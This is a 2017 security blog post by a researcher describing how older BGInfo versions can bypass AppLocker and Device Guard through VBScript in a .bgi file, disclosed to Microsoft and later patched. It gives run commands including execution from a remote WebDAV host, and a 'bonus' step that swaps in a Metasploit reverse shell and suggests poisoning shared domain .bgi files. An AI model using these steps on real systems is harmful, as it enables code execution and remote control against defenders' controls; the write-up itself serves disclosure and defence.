BYPASSING APPLICATION WHITELISTING WITH BGINFO

Posted on 18 May 2017

TL;DR
BGinfo.exe older than version 4.22 can be used to bypass application whitelisting using vbscript inside a bgi file. This can run directly from a webdav server.

UPDATE: 22.05.2017
AppLocker is still vulnerable with Bginfo 4.22. A blogpost about that here:
https://oddvar.moe/2017/05/22/clarification-bginfo-4-22-applocker-still-vulnerable/

UPDATE: 19.06.2017
Microsoft has thanked me in their documentation for this finding. The documentation can be found

here: https://docs.microsoft.com/en-us/windows/device-security/device-guard/deploy-code-integrity-policies-steps (makes me very proud)
This documentation is very interesting to read and I highly recommend reading it.

My main inspiration for finding this bypass technique comes from Matt Graeber (@mattifestation) and Casey Smith (@subtee). A big thanks to Matt and Casey for their inspiration and also a special thanks to Casey for helping me out and verify the vulnerability. You guys rock!

After being in Israel at the Bluehat conference with these guys, and watching their session: "Device Guard Attack Surface, Bypasses, and Mitigations" (Slides: https://microsoftrnd.co.il/Press%20Kit/BlueHat%20IL%20Decks/MattGraeber.CaseySmith.pdf) I started to really look into this and it is an interesting field to do some research. They said that more people should look into misplace trusts and so I did. This is my first blogpost about a bypass technique, so I hope you like it.

When you enable an application whitelisting solution (Device Guard/AppLocker) you must specify what to trust. The most common thing to do is to trust every binary that is signed by Microsoft.
This is a problem, because you allow every signed binary from Microsoft to run code. It is important that we know about these misplaced trusts and mitigate them so attackers can't leverage them.
Examples of Microsoft binaries with misplaced trusts:

- http://www.exploit-monday.com/2016/08/windbg-cdb-shellcode-runner.html
- https://enigma0x3.net/2016/11/21/bypassing-application-whitelisting-by-using-rcsi-exe/
- https://web.archive.org/web/20161008143428/http://subt0x10.blogspot.com/2016/09/application-whitelisting-bypass-csiexe.html
- https://enigma0x3.net/2016/11/17/bypassing-application-whitelisting-by-using-dnx-exe/
- https://web.archive.org/web/20160920161634/http://subt0x10.blogspot.com/2016/09/bypassing-application-whitelisting.html
- https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt
- https://github.com/subTee/AllTheThings
  (Ping me if you have one that should be listed here or if I forgot something)

What I discovered is that sysadmins good old friend BGINFO.exe can be used to bypass both AppLocker and Device Guard. I discovered this back in January and it was reported to MSRC. MSRC responded and actually told me that this vulnerability was reproduced by them and that this would become a CVE. (I tweeted that I got a CVE – Happy face)
After a long wait time and further investigations from Microsoft I got the word that they could not fix this problem within Device Guard and therefor this would not be a CVE after all. (sad face)

But, my discovery will be mentioned in an upcoming Device Guard documentation along with Matt Graeber, Casey Smith and Matt Nelsons bypasses. (Happy face)


The bypass


To bypass application whitelisting with bginfo you must first create a VBscript file that you want to execute. This can either be saved to disk on the system you want to run the script or you could serve it through a Webdav server from the internet (more on that later).
Just a quick PoC example first that shows you the basics.


Create a folder within the system called C:bginfo.
Download bginfo 4.21 or older (will not work with 4.22) and save it to the folder.

Next you can download my PoC example vbscript code from here and save it as bginfo.vbs:
https://gist.githubusercontent.com/api0cradle/efc90f8318556f0737791b6d73a4ec8b/raw/9a46f4cdacb5752e721e1e3701308939351b4768/gistfile1.txt


The next thing you need to do is to open bginfo.exe and do the following:


BGInfo - Default configuration
File Bitmap Edit Format Help
www.sysinternals.com
Arial
12
Boot Time: <Boot Time>
CPU: <CPU>
Default Gateway: <Default Gateway>
DHCP Server: <DHCP Server>
DNS Server: <DNS Server>
Free Space: <Free Space>
Host Name: <Host Name>
IE Version: <IE Version>
IP Address: <IP Address>
Logon Domain: <Logon Domain>
Logon Server: <Logon Server>
MAC Address: <MAC Address>
Machine Domain: <Machine Domain>
Memory: <Memory>
Network Card: <Network Card>
Network Speed: <Network Speed>
Network Type: <Network Type>
OS Version: <OS Version>
Fields
Boot Time
CPU
Default Gateway
DHCP Server
DNS Server
Free Space
Host Name
IE Version
IP Address
<- Add
Custom...
Background...
Position...
Desktops...
Preview
Apply
OK
Cancel


User Defined Fields
If BGInfo does not provide a certain piece of information about your system you can define a new field that contains that information. These are the fields you have defined so far:
Identifier
Type
Path
New...
Edit...
Remove
OK
Cancel




Note that you type in bginfo.vbs and not the entire path (That will happen if you browse). If you type in just the filename the script file must be located within the same folder.





Now your shell will probably already popup.

But, to take it a step further you can now insert the custom field into the field like this:



Now you go into file and save it to the same folder as bginfo.bgi:






(I guess the entire .bgi file creation could be automated. I have already done some research on the .bgi buildup. If I get the time and if there is any interest, I will try to create a Powershell script to automate the process. Maybe even get it into Powersploit/Empire)

From the run command you can now run the following command and the vbscript will run and bypassing both Device guard and AppLocker:

```
c:\bginfo\bginfo.exe bginfo.bgi /popup /nolicprompt
```



But this is not the coolest part. (evil laugh) The coolest part is that you can also run this directly from a webdav server. How cool is that?

In order to do that you will need to upload the files you have generated to your internet facing webdav server. There are lot of tutorials on how to setup a webdav server online and I will not cover that in this post.
In order to conduct the bypass directly from a webdav server you can simply run the following command (change it your ip of course):

```
"\\10.10.10.10\webdav\bginfo.exe" bginfo.bgi /popup /nolicprompt
```


A video showing you the bypass running it directly from a webdav server:

Microsoft has changed the code in bginfo.exe and this bypass should not be able in the 4.22 version that was released on 16th of may. That version is a result of this bypass technique.
You can thank me later Mark Russinovich.


Before Microsoft patched bginfo you could actually run it like this:

```
"\live.sysinternals.com\Tools\bginfo.exe" \\10.10.10.10\webdav\bginfo.bgi /popup /nolicprompt
```

If you do not want to have this popup:



You will have to launch bginfo.exe from the client and point to the webdav servers bgi file. The bgi file then needs to have the path hard-coded like this:



Bonus hack

And as a bonus to this blogpost and a big thanks to @Cneelis, you can now weaponize this with a reverse shell using VBSMeter: https://github.com/Cn33liz/VBSMeter/blob/master/VBSMeter.vbs

VBSMeter is really cool. Awesome work!

Just change the content of your bginfo.vbs with the content of VBSMeter. Change the ports and IP and setup a Metasploit Handler as explained in the readme on the VBSMeter github page. Video demonstrating it:

Other thoughts and uses

If you happen to "stumble" upon writable .bgi files on your Redteam or pentest assigments, I would really give try to inject VBSMeter into the loop. I can remember that I have actually seen writable .bgi files in previous pentests, but I was not aware that it could be weaponized. Think of the scenario, where you add VBSMeter to a bgi file that is updated on all the computers/servers in the domain. Do I hear the sound of raining shells?

I will create a pull request to Matt Graebers Device Guard Mitigation rules – https://github.com/mattifestation/DeviceGuardBypassMitigationRules

Also, hope that I have not offended Mark Russinovich in any way. I really love all sysinternals tools, both for offense and defense.

RELATED

Clarification – BGInfo 4.22 – AppLocker still vulnerable
22 May 2017
In "Security"

AppLocker for admins – Does it work?
27 Jul 2018
In "Security"

Bypassing AppLocker as an admin
1 Feb 2019
In "Security"

PREVIOUS POST
NIC 2017 – Slides, notes and a video

NEXT POST
Clarification – BGInfo 4.22 – AppLocker still vulnerable

6 THOUGHTS ON "BYPASSING APPLICATION WHITELISTING WITH BGINFO"

Pingback: Circumventing Application Whitelisting and Misplaced Trust – Data Core Systems

Pingback: Bypassing Device guard UMCI using CHM – CVE-2017-8625 – MSitPros Blog

Pingback: Defense-In-Depth writeup – MSitPros Blog

Pingback: RED TEAMING_Final Att&ck – B4cKD00₹

Pingback: LOLBINed — Abusing Sysinternals BgInfo - Ciberdefensa

Pingback: Bypassing Device guard UMCI using CHM – CVE-2017-8625 – Oddvar Moe's Blog

LEAVE A COMMENT

This site uses Akismet to reduce spam. Learn how your comment data is processed.

Search …

SEARCH